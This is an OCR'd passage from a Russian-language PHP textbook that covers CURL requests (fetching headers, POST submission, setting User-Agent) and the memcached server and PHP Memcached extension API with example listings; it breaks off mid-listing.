CURLOPT_COOKIE	Содержимое HTTP-заголовка Cookie. Для установки нескольких значений cookie можно использовать несколько вызовов функции curl_setopt()
CURLOPT_COOKIEFILE	Имя файла, содержащего данные cookie
CURLOPT_COOKIEJAR	Имя файла, в который сохраняются несессионные cookies, доступные при следующем сеансе соединения с сервером
CURLOPT_RANGE	Координаты фрагмента загружаемого файла в формате "X-Y" (вместо X и Y указываются позиции байта в файле). Одна из координат может быть опущена, например: "X-". Протокол HTTP также поддерживает передачу нескольких фрагментов файла, это задается в виде "X-Y,N-M". Используется для загрузки файла с точки последнего обрыва связи
CURLOPT_REFERER	Значение HTTP-заголовка Referer
CURLOPT_URL	URL, с которым будет производиться операция. Значение этого параметра также может быть задано при вызове функции curl_init()
CURLOPT_USERAGENT	Задает значение HTTP-заголовка User-Agent
CURLOPT_USERPWD	Строка с именем пользователя и паролем в виде [username]:[password]
CURLOPT_HTTPHEADER	Массив со всеми HTTP-заголовками

После установки всех необходимых параметров при помощи функции curl_exec() выполняется запрос к удаленному серверу. Содержимое запрашиваемой страницы возвращается в виде строки $content (такое поведение определяется константой CURLOPT_RETURNTRANSFER, установленной ранее при помощи функции curl_setopt()).

Функция curl_exec() закрывает установленное ранее CURL-соединение.

По умолчанию функция curl_exec()выводит результат непосредственно в окно браузера, поэтому пример выше можно переписать более компактно (листинг 39.1).

Листинг 39.1. Использование CURL. Файл curl.php

```
<?php ## Использование CURL
  // Задаем адрес удаленного сервера
  $curl = curl_init("http://php.net");
  // Получаем содержимое страницы
  echo curl_exec($curl);
  // Закрываем CURL-соединение
  curl_close($curl);
?>
```

В отличие от сокетов, при работе с расширением CURL не требуется удаление HTTP-заголовков, возвращаемых сервером, т. к. библиотека их удаляет по умолчанию. Однако CURL можно настроить на выдачу HTTP-заголовков, передаваемых сервером, если установить при помощи функции `curl_setopt()` ненулевое значение параметра `CURLOPT_HEADER`.

Создадим функцию `get_content()`, которая извлекает HTTP-заголовки, отправляемые сервером, не загружая тела документа (листинг 39.2).

Листинг 39.2. Получение HTTP-заголовков. Файл headers.php

```
<?php ## Получение HTTP-заголовков
  function get_content($hostname)
  {
    // Задаем адрес удаленного сервера
    $curl = curl_init($hostname);

    // Вернуть результат в виде строки
    curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1);
    // Включить в результат HTTP-заголовки
    curl_setopt($curl, CURLOPT_HEADER, 1);
    // Исключить тело HTTP-документа
    curl_setopt($curl, CURLOPT_NOBODY, 1);

    // Получаем HTTP-заголовки
    $content = curl_exec($curl);
    // Закрываем CURL-соединение
    curl_close($curl);

    // Преобразуем строку $content в массив
    return explode("\r\n", $content);
  }

  $hostname = "http://php.net";
  $out = get_content($hostname);

  echo "<pre>";
  print_r($out);
  echo "</pre>";
?>
```

Перед отправкой запросов при помощи функции curl_setopt() устанавливаются параметры CURLOPT_HEADER и CURLOPT_NOBODY, первый из которых требует включения в результат HTTP-заголовков, а второй — игнорирования тела HTTP-документа.

Результат работы функции может выглядеть следующим образом:

```
Array
(
    [0] => HTTP/1.1 200 OK
    [1] => Server: nginx/1.6.2
    [2] => Date: Sun, 29 Nov 2015 17:43:05 GMT
    [3] => Content-Type: text/html; charset=utf-8
    [4] => Connection: keep-alive
    [5] => X-Powered-By: PHP/5.6.13-0+deb8u1
    [6] => Last-Modified: Sun, 29 Nov 2015 17:30:12 GMT
    [7] => Content-language: en
    [8] => Set-Cookie: COUNTRY=NA%2C46.229.140.93; expires=Sun, 06-Dec-2015 17:43:05
                                          GMT; Max-Age=604800; path=/; domain=.php.net
    [9] => Set-Cookie: LAST_NEWS=1448818985; expires=Mon, 28-Nov-2016 17:43:05 GMT;
                                             Max-Age=31536000; path=/; domain=.php.net
)
```

Первая строка является стандартным ответом сервера о том, что запрос успешно обработан (код ответа 200). Если запрашиваемый ресурс не существует, то будет возвращен код ответа 404 (HTTP/1.1 404 Not Found).

Второй заголовок Server сообщает тип и версию Web-сервера. Как можно видеть, портал **http://php.net** работает под управлением сервера nginx.

Третий заголовок Date сообщает время формирования документа на сервере, необходимое для кэширования, которое рассматривается далее.

Четвертый заголовок Content-Type указывает тип загружаемого документа (text/html) и его кодировку (charset=utf-8).

Пятый заголовок сообщает о том, что одно TCP-соединение используется повторно для обмена данными в рамках протокола HTTP.

Шестой заголовок X-Powered-By сообщает, что страница сгенерирована при помощи PHP версии 5.6.13.

> ***Замечание***
>
> HTTP-заголовки, начинающиеся с префикса X-, не являются стандартными, в них, как правило, серверы и клиенты передают дополнительную информацию от модулей сервера, антивируса, систем антиспама и т. п.

Седьмой заголовок Last-Modified сообщает о дате последней модификации страницы, впрочем, при динамическом формировании содержимого сайта он не актуален.

Восьмой заголовок Content-language сообщает, что браузеру передаются данные на английском языке.

Девятый и десятый заголовки Set-Cookie устанавливают cookies с именами COUNTRY и LAST_NEWS.

Получение точного времени

На большинстве современных серверов проблема точного времени не стоит слишком остро: специальные средства отслеживают и корректируют время, причем делают это постепенно, чтобы предотвратить скачки в службах мониторинга (если последние используются на сервере). Тем не менее, в случае отсутствия таких средств или по другим причинам, получить точное время можно, обратившись к одному из серверов точного времени по 13-му порту (сервер отправляет точное время постоянно). В листинге 39.3 приводится пример обращения к серверу точного времени **wwv.nist.gov**.

Листинг 39.3. Обращение к серверу точного времени. Файл time.php

```
<?php ## Обращение к серверу точного времени
  // Задаем адрес удаленного сервера
  $curl = curl_init("http://wwv.nist.gov:13");
  // Получаем содержимое страницы
  echo curl_exec($curl);
  // Закрываем CURL-соединение
  curl_close($curl);
?>
```

Результат работы скрипта из листинга 39.3 может выглядеть следующим образом:

```
57355 15-11-29 17:55:31 00 0 0 755.5 UTC(NIST) * 1
```

Отправка данных методом *POST*

Создадим простейшую форму, состоящую из одного текстового поля `name` и кнопки для отправки данных (листинг 39.4).

Листинг 39.4. HTML-форма. Файл form.html

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Форма</title>
  <meta charset='utf-8'>
</head>
<body>
  <form action='handler.php' method='post'>
  Имя : <input type='text' name='name'><br />
  Пароль : <input type='text' name='pass'><br />
  <input type='submit' value='Отправить'>
  </form>
</body>
</html>
```

После заполнения текстового поля и нажатия на кнопку **Отправить** данные методом `POST` отправляются обработчику handler.php, код которого представлен в листинге 39.5.

Листинг 39.5. POST-обработчик формы. Файл handler.php

```
<?php ## POST-обработчик формы
  if(!empty($_POST)) {
    echo "Имя - ".htmlspecialchars($_POST['name'])." <br />";
    echo "Пароль - ".htmlspecialchars($_POST['pass'])." <br />";
  }
?>
```

Обработчик выводит в окно браузера текст, введенный в текстовые поля `name` и `pass` HTML-формы. HTML-форма помогает пользователю сформировать `POST`-запрос, который затем отсылается браузером. Такой запрос может быть сформирован и скриптом.

При обращении к серверу при помощи метода `POST` помимо HTTP-заголовка `POST /path HTTP/1.1` необходимо передать заголовок `Content-Length`, указав в нем количество байтов в области данных.

Метод `POST`, в отличие от метода `GET`, посылает данные не в строке запроса, а в области данных, после заголовков. Передача нескольких переменных аналогична методу `GET`: группы `имя=значение` объединяются при помощи символа амперсанда (`&`). Учитывая, что HTML-форма принимает параметр `name=Игорь`, `pass=пароль`, строка данных может выглядеть следующим образом:

```
name=Игорь&pass=пароль
```

Кроме этого, необходимо учитывать, что данные передаются в текстовом виде, поэтому все национальные символы следует подвергать кодированию при помощи функции `urlencode()`.

Скрипт, отправляющий данные методом `POST`, представлен в листинге 39.6. Для того чтобы сообщить CURL о том, что данные будут передаваться на сервер методом `POST`, необходимо задать параметр `CURLOPT_POST`. `POST`-данные устанавливаются при помощи параметра `CURLOPT_POSTFIELDS`.

Листинг 39.6. Отправка данных методом POST. Файл post.php

```
<?php ## Отправка данных методом POST
  // Задаем адрес удаленного сервера
  $curl = curl_init("http://localhost/handler.php");

  // Передача данных осуществляется методом POST
  curl_setopt($curl, CURLOPT_POST, 1);
  // Задаем POST-данные
  $data = "name=".urlencode("Игорь").
          "&pass=".urlencode("пароль")."\r\n\r\n";
  curl_setopt($curl, CURLOPT_POSTFIELDS, $data);

  // Выполняем запрос
  curl_exec($curl);
```

```
  // Закрываем CURL-соединение
  curl_close($curl);
?>
```

Результат работы скрипта может выглядеть следующим образом:

```
Имя - Игорь
Пароль - пароль
```

Остается только удалить HTTP-заголовки, и результат будет идентичен обращению к обработчику из HTML-формы.

> ***Замечание***
>
> Такого рода скрипты используются для автопостинга — автоматического размещения рекламных или провокационных сообщений в гостевых книгах и форумах в значительных количествах. Самым эффективным способом защиты от такого вида атак является автоматическая генерация изображения с кодом, который помещается в сессию. Пока пользователь не введет код в HTML-форму, сервис не срабатывает. Изображение может быть дополнено помехами, которые не помешают его прочитать "живому" посетителю, но потребуют от злоумышленника решения серьезной задачи распознавания образов.

Передача пользовательского агента

При обращении PHP-скрипта к страницам сайта при помощи файловых функций сервер делает в переменную окружения `USER_AGENT` запись вида: `PHP 5.3`. Вид этой записи определяется директивой `user_agent` конфигурационного файла php.ini. В результате скрипт получает доступ к этому идентификатору через элемент суперглобального массива `$_SERVER['USER_AGENT']`. Однако этот способ проверки не может считаться универсальным, т. к. переменную окружения устанавливает клиент при помощи HTTP-заголовка `User-Agent`. Любой HTTP-заголовок, который передает клиент, может быть изменен. В листинге 39.7 приводится пример, в котором скрипт, обращаясь к другому скрипту, выдает себя за пользователя операционной системы Windows XP, использующего браузер Internet Explorer версии 6.0. Для этого в качестве HTTP-заголовка `User-Agent` передается следующая строка:

```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
```

Листинг 39.7. Передача пользовательского агента. Файл user_agent.php

```
<?php ## Передача пользовательского агента
  // Задаем адрес удаленного сервера
  $curl = curl_init("http://localhost/handler.php");


  // Устанавливаем реферер
  $useragent = "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1";
  curl_setopt($curl, CURLOPT_USERAGENT, $useragent);

  // Выполняем запрос
  curl_exec($curl);
  // Закрываем CURL-соединение
  curl_close($curl);
?>
```

Как видно из примера, при помощи функции `curl_setopt()` устанавливается параметр `CURLOPT_USERAGENT` — его значение и будет передаваться серверу в HTTP-заголовке `User-Agent`.

Резюме

В данной главе мы познакомились с расширением CURL, позволяющим выполнять сетевые операции гораздо более компактным способом, по сравнению с сокетами.



ГЛАВА 40

Сервер memcached

Листинги данной главы
можно найти в подкаталоге memcached.

За последние десятилетие серверы значительно нарастили объем оперативной памяти. Память больше не является дефицитным ресурсом, в связи с чем меняется и концепция хранения данных. Совместно с СУБД, а иногда и вместо СУБД используются NoSQL-решения. Такие решения, как правило, не используют жесткий диск в качестве основного хранилища, полностью располагая данные в оперативной памяти, редко поддерживают транзакции, требующие ресурсов процессора на дополнительное обслуживание. Данные, в основном, хранятся не в реляционных таблицах, а в виде документов или пар "ключ-значение". За счет всех этих факторов скорость обработки данных и количество одновременно обрабатываемых запросов значительно и часто на порядки превосходит традиционные СУБД.

В настоящий момент существует и активно используется множество NoSQL-решений: MongoDB, Redis, HBase, Riak, CouchDB. Однако одним из самых первых решений служит memcached — сервер, располагающий данные в оперативной памяти в виде пар "ключ-значение". Его мы и рассмотрим более подробно в данной главе.

Для работы с memcached существуют два расширения — Memache и Memcached. Memcached появился позднее и в отличие от Memcache предоставляет интерфейс для всех возможностей сервера memcached. Именно его мы и рассмотрим в данной главе.

Настройка сервера memcached

В данной главе мы будем исходить, что вы работаете в UNIX-подобной операционной системе или с использованием виртуальной машины *(см. главу 53)*.

Установить сервер memcached под Ubuntu можно при помощи команды:

```
$ sudo apt-get install memcached
```

Кроме того, нам потребуется пакет php7-memcached, установить который можно следующим образом:

```
$ sudo apt-get install php7-memcached
```

По умолчанию memcached слушает обращения по порту 11211. Впрочем, это значение можно изменить в конфигурационном файле /etc/memcached.conf. Значение порта указано в директиве `-p`:

```
-p 11211
```

Среди других полезных параметров следует отметить `logfile`, который задает путь к журнальному файлу, `-m`, определяющий, сколько оперативной памяти в мегабайтах может потреблять сервер, и `-l`, определяющий IP-адрес или доменное имя сервера. Если последний параметр устанавливается в 127.0.0.1, сервер доступен только для локального использования. Установка параметра `-l` в 0.0.0.0 открывает сервис для внешних обращений.

Хранение сессий в memcached

В *главе 34* мы познакомились с сессиями, позволяющими сохранять данные текущей пользовательской сессии и передавать их от страницы к странице. По умолчанию сессии хранятся во временном каталоге на жестком диске. Данные сессии сериализуются и сохраняются в файл, имя которого совпадает с уникальным идентификатором сессии. Постоянные обращения к медленному жесткому диску за небольшими файлами могут значительно замедлять скорость отдачи страниц Web-приложением. Поэтому часто прибегают к размещению сессий в оперативной памяти. Для этого удобно воспользоваться только что установленным расширением Memcached. В конфигурационном файле php.ini необходимо найти секцию `[Session]` и установить директивы:

```
session.save_handler = 'memcached'
session.save_path = 'localhost:11211'
```

Директива `session.save_handler` меняет файловый обработчик, назначаемый по умолчанию, `'file'` на `'memcached'`. Вторая директива `session.save_path` задает сетевой адрес memcached-сервера.

В примере выше, сервер memcached располагается на том же сервере, где работает Web-приложение. Это не всегда удобно, в случае больших Web-приложений, обслуживающихся несколькими Web-серверами. Возможно, удобнее будет выделить под memcached отдельный сервер и прописать его адрес в конфигурационных файлах других серверов (рис. 40.1).




Рис. 40.1. Один сервер memcached может обслуживать сразу несколько Web-серверов

Допускается использование нескольких серверов memcached, в этом случае они перечисляются через запятую в директиве `session.save_path` (рис. 40.2).

```
session.save_path = 'mem00.domain.com:11211, mem01.domain.com:11211'
```




Рис. 40.2. Несколько memcached-серверов могут обслуживать один Web-сервер

Несколько серверов memcached могут использоваться не только для хранения сессий, но и для хранения пользовательских данных. О порядке работе с ними будет рассказано далее.

Установка соединения с сервером

Прежде чем устанавливать соединение с сервером memcached, нам потребуется объект класса `Memcached`:

```
public Memcached::__construct ([ string $persistent_id ])
```

Конструктор класса принимает единственный необязательный параметр *$persistent_id*. По умолчанию, если параметр не передается, объект класса уничтожается сборщиком мусора. Передача уникальных параметров *$persistent_id* позволяет создать пул соединений, которые не уничтожаются после завершения сценария. Такой подход позволяет сэкономить время на постоянном создании и уничтожении соединений с сервером memcached.

После того как объект класса создан, ему можно указать memcached-сервер при помощи метода `addServer()`:

```
public bool Memcached::addServer(string $host, int $port
                                 [, int $weight = 0 ])
```

Метод может вызываться многократно и позволяет задать несколько memcached-серверов. В качестве первого параметра *$host* метод принимает адрес сервера, вторым параметром задается порт *$port*, третий необязательный параметр *$weight* определяет весовой коэффициент сервера. Чем он выше у данного сервера, тем более вероятным к нему обращение. Так если одному серверу задается параметр *$weight*, равный 10, а второму — 100, то обращения ко второму серверу происходят в 10 раз чаще.

```
<?php
  $m = new Memcached();
  /* Добавляет 2 сервера в пул, вероятность быть выбранным
   у второго сервера в 2 раза выше. */
  $m->addServer('mem1.domain.com', 11211, 10);
  $m->addServer('mem2.domain.com', 11211, 100);
?>
```

```
public bool Memcached::addServers(array $servers)
```

Метод `addServers()` позволяет добавить сразу несколько серверов, параметры которых указываются в массиве *$servers*. Каждый элемент массива представляет собой подмас-

сив из трех элементов: адреса, порта и весового коэффициента, по аналогии с методом `addServer()`.

```
<?php
  $m = new Memcached();

  $m->addServers([
    ['mem1.domain.com', 11211, 10],
    ['mem2.domain.com', 11211, 100]
  ]);
?>
```

`public array Memcached::getServerList(void)`

Позволяет получить массив со списком серверов, назначенных методами `addServer()` или `addServers()`.

`public bool Memcached::resetServerList(void)`

Метод позволяет очистить список серверов, назначенный методами `addServer()` или `addServers()`.

`public bool Memcached::quit(void)`

Метод закрывает все открытые ранее соединения с серверами memcached.

Помещение данных в memcached

Существуют два набора методов для работы с единственным сервером memcached и пулом из нескольких серверов. Мы начнем рассмотрение методов для работы с единичным сервером memcached. Для соединения с таким сервером создадим файл connect.php, формирующий объект `$m` класса `Memcached`, через который мы будем соединяться с локальным memcached-сервером по порту 112111 (листинг 40.1).

Листинг 40.1. Соединение с memcached-сервером. Файл connect.php

```
<?php ## Соединение с memcached
  $m = new Memcached();
  $m->addServer('localhost', 11211);
?>
```

`public bool Memcached::add(string $key, mixed $value [, int $expiration ])`

Метод `add()` позволяет поместить в memcached запись с ключом *`$key`*. В качестве значения *`$value`* могут выступать совершенно произвольные данные: числа, строки, массивы, объекты.

Необязательный параметр *`$expiration`* позволяет задать время жизни значения в секундах. По истечении этого срока значение будет автоматически удалено. Если значение параметра превышает 30 дней ($30 \cdot 24 \cdot 60 \cdot 60$), то оно рассматривается как UNIXSTAMP-метка времени, до которого ключ должен существовать. Напомним, что UNIXSTAMP — это количество секунд, прошедших с полуночи 1 января 1970 года.

В листинге 40.2 приводится пример использования метода `add()`.

Листинг 40.2. Добавление значения в memcached. Файл add.php

```
<?php ## Добавление значения в memcached
  require_once("connect.php");

  if($m->add("key", "value")) {
    echo "Значение успешно установлено: ".$m->get("key");
  }
?>
```

Результатом выполнения скрипта будет следующая строка:

```
Значение успешно установлено: value
```

Для извлечения значения был использован метод `get()`, который будет рассмотрен более подробно чуть ниже. Метод `add()` возвращает `true`, если значение успешно установлено, и `false`, если значение не удалось установить. Особенность метода заключается в том, что если в memcached уже установлено значение с ключом *`$key`*, метод ничего не будет делать и вернет `false`.

`public bool Memcached::append(string $key, string $value)`

Метод добавляет в конец значения ключа *`$key`* строку *`$value`*. В случае успешного добавления возвращается `true`, в случае неудачи — `false`. В листинге 40.3 к уже существующему значению `"value"` добавляется подстрока `"123"`.

Листинг 40.3. Добавление значения в memcached. Файл add.php

```
<?php ## Добавление значения в memcached
  require_once("connect.php");

  if($m->append("key", "123")){
    echo  "Значение успешно установлено: ".$m->get("key");
  }
?>
```

Результатом выполнения скрипта будет строка:

```
Значение успешно установлено: value123
```

`public bool Memcached::prepend(string $key, string $value)`

Метод добавляет в начало значения ключа *`$key`* строку *`$value`*. В случае успешного добавления возвращается `true`, в случае неудачи — `false`.

Обработка ошибок

`public string Memcached::getResultMessage(void)`

Метод возвращает текстовое сообщение последней возникшей ошибки. В листинге 40.4 скрипт пытается повторно поместить в ключ `"key"` значение `"value"`. Операция завершается неудачно, и метод `getResultMessage()` возвращает сообщение `"NOT STORED"` ("Не сохранено").

Листинг 40.4. Обработка ошибок выполнения запросов. Файл error.php

```
<?php ## Обработка ошибок выполнения запросов
  require_once("connect.php");

  if(!$m->add("key", "value")) echo $m->getResultMessage()."<br />";
  if(!$m->add("key", "value")) echo $m->getResultMessage()."<br />"; // NOT STORED
?>
```

Как видно из примера, сообщения об ошибках не слишком информативны, поэтому на практике чаще удобнее пользоваться методом `getResultCode()`, который возвращает числовой код ошибки:

`public int Memcached::getResultCode(void)`

С полным списком возвращаемых кодов можно ознакомиться в официальной документации. В листинге 40.5 приводится пример использования функции `getResultCode()` для проверки существования записи перед ее размещением в memcached.

Листинг 40.5. Использование метода `getResultCode()`. Файл error_code.php

```
<?php ## Использование метода getResultCode()
  require_once("connect.php");

  if (!($key = $m->get('key'))) {
    if ($m->getResultCode() == Memcached::RES_NOTFOUND) {
      $key = 'value';
      $m->add('key', $key);
    }
  }
  echo $key;
?>
```

Замена данных в memcached

`public bool Memcached::set(string $key, mixed $value [, int $expiration])`

Метод полностью аналогичен `add()` за исключением того факта, что установка нового значения *`$value`* для ключа *`$key`* осуществляется независимо от того, существует такой ключ в memcached или нет. Необязательное поле *`$expiration`* позволяет задать время жизни ключа в секундах (до 30 дней) или в виде UNIXSTAMP-метки. Таким образом, метод позволяет переустановить уже существующее значение или добавить, если оно ранее не существовало (листинг 40.6).

Листинг 40.6. Переустановка значений методом `set()`. Файл set.php

```
<?php ## Переустановка значений методом set()
  require_once("connect.php");
```

```
  if(!$m->set("key", "value1")) echo $m->getResultMessage()."<br />";
  if(!$m->set("key", "value2")) echo $m->getResultMessage()."<br />";
  echo $m->get("key"); // value2
?>
```

Как видно из листинга 40.6, повторная установка значения ключа "key" не приводит к возникновению ошибки.

public bool Memcached::setMulti(array *$items* [, int *$expiration*])

Метод позволяет установить сразу несколько значений, переданных через массив *$items*, установив для всех время жизни *$expiration*. В листинге 40.7 приводится пример, устанавливающий сразу 3 ключа.

Листинг 40.7. Установка сразу нескольких значений. Файл set_multi.php

```
<?php ## Установка сразу нескольких значений
  require_once("connect.php");

  $values = [
    "key1" => "value1",
    "key2" => "value2",
    "key3" => "value3"
  ];

  // Установка значений
  $m->setMulti($values);
  // Извлечение значений
  foreach(array_keys($values) as $key)
    echo $m->get($key)."<br />"
?>
```

Результатом выполнения скрипта будут следующие строки:

```
value1
value2
value3
```

public bool Memcached::replace(string *$key*, mixed *$value*
[, int *$expiration*])

Метод полностью эквивалентен методу set(), однако если ключ *$key* не существует, он не создается, а метод возвращает false.

Для числовых значений существуют два специальных метода, позволяющие увеличивать числовое значение increment() и, соответственно, уменьшать decrement(). Методы имеют следующий синтаксис:

```
public int Memcached::increment (
  string $key [,
  int $offset = 1 [,
  int $initial_value = 0 [,
  int $expiry = 0 ]]] )
```

```
public int Memcached::decrement (
  string $key [,
  int $offset = 1 [,
  int $initial_value = 0 [,
  int $expiry = 0 ]]] )
```

Метод `increment()` увеличивает, а `decrement()` уменьшает значение ключа *`$key`* на значение *`$offset`*. Если ключ не существует, он создается и инициализируется значением *`$initial_value`*. Параметр *`$expiry`* позволяет задать время жизни ключа *`$key`* в секундах (до 30 дней) или до UNIXSTAMP-метки. В случае успеха методы возвращают установленное значение, в случае неудачи — `false`.

В листинге 40.8 приводится пример использования метода `increment()`.

Листинг 40.8. Использование метода `increment()`. Файл increment.php

```
<?php ## Использование метода increment()
  require_once("connect.php");

  // Включаем режим бинарного протокола
  $m->setOption(Memcached::OPT_BINARY_PROTOCOL, true);

  echo $m->increment("number", 1, 0);
?>
```

Особенностью методов `increment()` и `decrement()` является необходимость включения режима бинарного протокола обмена с memcached. Осуществить последнее можно при помощи специального метода `setOption()`, установив константу `Memcached::OPT_BINARY_PROTOCOL` в `true`. В противовес методу `setOption()` расширение Memcached предоставляет метод `getOption()`, позволяющий запросить текущее состояние внутренних параметров. Полное их освещение выходит за рамки книги, да и их состав постоянно изменяется, поэтому лучше с ними ознакомиться по официальной документации.

Извлечение данных из memcached

`public mixed Memcached::get(string $key)`

Метод извлекает значение по ключу *`$key`*. В случае если запись с таким ключом не обнаружена, метод `getResultCode()` возвращает код ошибки `Memcached::RES_NOTFOUND` (см. листинг 40.6).

`public mixed Memcached::getMulti(array $keys)`

Метод позволяет извлечь сразу несколько значений для ключей, перечисленных в массиве *`$keys`*. В листинге 40.9 приводится пример извлечения данных при помощи метода `getMulti()`.

Листинг 40.9. Использование метода `getMulti()`. Файл get_multi.php

```
<?php ## Извлечение сразу нескольких значений
  require_once("connect.php");
```

```
  $values = [
    "key1" => "value1",
    "key2" => "value2",
    "key3" => "value3"
  ];

  // Установка значений
  $m->setMulti($values);
  // Извлечение значений
  $results = $m->getMulti(array_keys($values));
  echo "<pre>";
  print_r($results);
  echo "</pre>";
?>
```

Результатом выполнения скрипта из листинга 40.9 будут следующие строки:

```
Array (
     [key1] => value1
     [key2] => value2
     [key3] => value3
)
```

public bool Memcached::getDelayed(array *$keys*)

Метод позволяет запросить несколько записей, ключи которых перечислены в массиве *$keys*. Однако, в отличие от метода `getMulti()`, не возвращает все записи, а завершает работу, возвращая `true` в случае успешного выполнения запроса и `false` при неудаче.

Для извлечения данных предназначен отдельный метод:

public array Memcached::fetch(void)

Метод возвращает одну строку из результирующего набора, созданного методом `getDelayed()`. Каждый повторный вызов метода приводит к выдаче следующей строки до тех пор, пока записи не исчерпаются и метод не вернет `false`. При этом функция `getResultCode()` возвращает значение `Memcached::RES_END`. В листинге 40.10 приводится пример использования функции.

Листинг 40.10. Извлечение нескольких записей. Файл fetch.php

```
<?php ## Извлечение сразу нескольких значений
  require_once("connect.php");

  $values = [
    "key1" => "value1",
    "key2" => "value2",
    "key3" => "value3"
  ];

  // Установка значений
  $m->setMulti($values);
```

```
  // Извлечение значений
  $m->getDelayed(array_keys($values));
  while ($result = $m->fetch()) {
    echo $result['value']."<br />";
  }
?>
```

public array Memcached::fetchAll(void)

Метод `fetchAll()` позволяет извлечь все полученные `getDelayed()` записи.

Удаление данных из memcached

public bool Memcached::delete(string *$key* [, int *$time* = 0])

Метод осуществляет удаление ключа *$key*. Необязательный параметр *$time* позволяет задать время в секундах, в течение которого запись будет храниться в очереди на удаление. Это позволяет заблокировать попытки повторного создания ключа при помощи метода `add()`. Однако при помощи метода `set()` ключ может быть создан, даже пока аналогичный находится в очереди на удаление.

public bool Memcached::deleteMulti(array *$keys* [, int *$time* = 0])

Метод позволяет удалить сразу несколько ключей, чьи названия перечислены в массиве *$keys*. Значение параметра *$time* аналогично одноименному параметру в методе `delete()`.

Установка времени жизни

Многие методы, описанные в данной главе, позволяют установить время жизни ключа в секундах *$expiration*. Напомним, что значение меньше 30 дней ($30 \cdot 24 \cdot 60 \cdot 60$) рассматривается как время жизни от текущего момента, если передано большее значение, оно рассматривается как UNIXSTAMP-метка, т. е. количество секунд, прошедших с полуночи 1 января 1970 года.

public bool Memcached::touch(string *$key*, int *$expiration*)

Метод позволяет обновить время жизни ключа *$key*, установив новое значение *$expiration*. При этом само значение ключа не затрагивается.

Работа с несколькими серверами

До этого момента у нас был один memcached-сервер, поэтому размещать и извлекать данные из него не составляло труда. Однако если мы имеем дело с несколькими серверами, то запись в серверы и извлечение данных из них требует совсем другого подхода и других методов. В документации методы, обеспечивающие работу с несколькими серверами, заканчиваются суффиксом `*ByKey()`.

В примерах данного раздела мы будем работать с двумя локальными серверами memcached, расположенными на портах 11211 и 11212 (рис. 40.3).




Рис. 40.3. Взаимодействие с несколькими memcached-серверами

Для установки связи с серверами создадим скрипт connection_multi.php (листинг 40.11).

Листинг 40.11. Соединение с несколькими серверами. Файл connection_multi.php

```
<?php ## Соединение с memcached-серверами
  $m = new Memcached();
  $m->addServers([
    ['localhost', 11211, 10],
    ['localhost', 11212, 10],
    ]);
?>
```

Для того чтобы значение попало на один из серверов и потом его можно было успешно извлечь, используются специальные функции:

```
public bool Memcached::addByKey(
  string $server_key,
  string $key,
  mixed $value [,
  int $expiration ])
public bool Memcached::setByKey(
  string $server_key,
  string $key,
  mixed $value [,
  int $expiration ])
```

Это полные аналоги ранее рассмотренных методов `add()` и `set()`, однако в качестве первого параметра используется параметр *`$server_key`*, который может быть любой произвольной строкой. Расширение Memcached вычисляет хэш от этой строки и на основании полученного хэша принимает решение, на какой из серверов поместить данный ключ. В результате ключи с одинаковыми значениями *`$server_key`* всегда размещаются и извлекаются с одного и того же сервера.

В листинге 40.12 приводится пример установки 10 ключей на два сервера memcached, связь с которыми устанавливается в файле connect_multi.php.

Листинг 40.12. Установка значений методом `setByKey()`. Файл set_by_key.php

```
<?php ## Установка значений методом setByKey()
  require_once("connect_multi.php");

  $arr = ["first", "second", "third", "fourth", "fifth",
          "sixth", "seventh", "eighth", "ninth", "tenth"];
```

```
  // Размещаем значение на одном из двух сереверов
  foreach($arr as $value) {
    if($m->setByKey($value, $value, $value)) {
      echo "Успешно размещено на сервере $value<br />";
    }
  }
?>
```

public array Memcached::getServerByKey(string *$server_key*)

Метод позволяет определить, на какой из серверов попадет значение с ключом *$server_key*. В качестве результата возвращается ассоциативный массив с параметрами сервера. В предыдущем примере в качестве ключа *$server_key* мы использовали значение из массива `$arr`. Давайте посмотрим, какие значения попали на первый сервер, а какие на второй сервер (листинг 40.13).

Листинг 40.13. Какие серверы выбраны для каждого ключа? Файл server_by_key.php

```
<?php ## Какие серверы выбраны для каждого ключа?
  require_once("connect_multi.php");

  $arr = ["first", "second", "third", "fourth", "fifth",
          "sixth", "seventh", "eighth", "ninth", "tenth"];
  // Определяем местоположение ключа
  foreach($arr as $key) {
    $server = $m->getServerByKey($key);
    echo "$key => {$server['host']}:{$server['port']}<br />";
  }
?>
```

Результатом выполнения скрипта будут следующие строки:

```
first => localhost:11212
second => localhost:11212
third => localhost:11211
fourth => localhost:11212
fifth => localhost:11211
sixth => localhost:11212
seventh => localhost:11212
eighth => localhost:11212
ninth => localhost:11211
tenth => localhost:11212
```

Как видно из результатов, значения `"third"`, `"fifth"` и `"ninth"` попали на сервер `localhost:11211`, все остальные значения — на сервер `localhost:11212`.

public mixed Memcached::getByKey(string *$server_key*, string *$key*)

Метод позволяет извлечь значение ключа *$key* с сервера, закрепленного за строковым идентификатором *$server_key*, который был назначен ключу при установке значения посредством метода `addByKey()` или `setByKey()`. В листинге 40.14 приводится пример использования метода.

Листинг 40.14. Извлечение ключей из нескольких серверов. Файл get_by_key.php

```
<?php ## Извлечение ключей из нескольких серверов
  require_once("connect_multi.php");

  $arr = ["first", "second", "third", "fourth", "fifth",
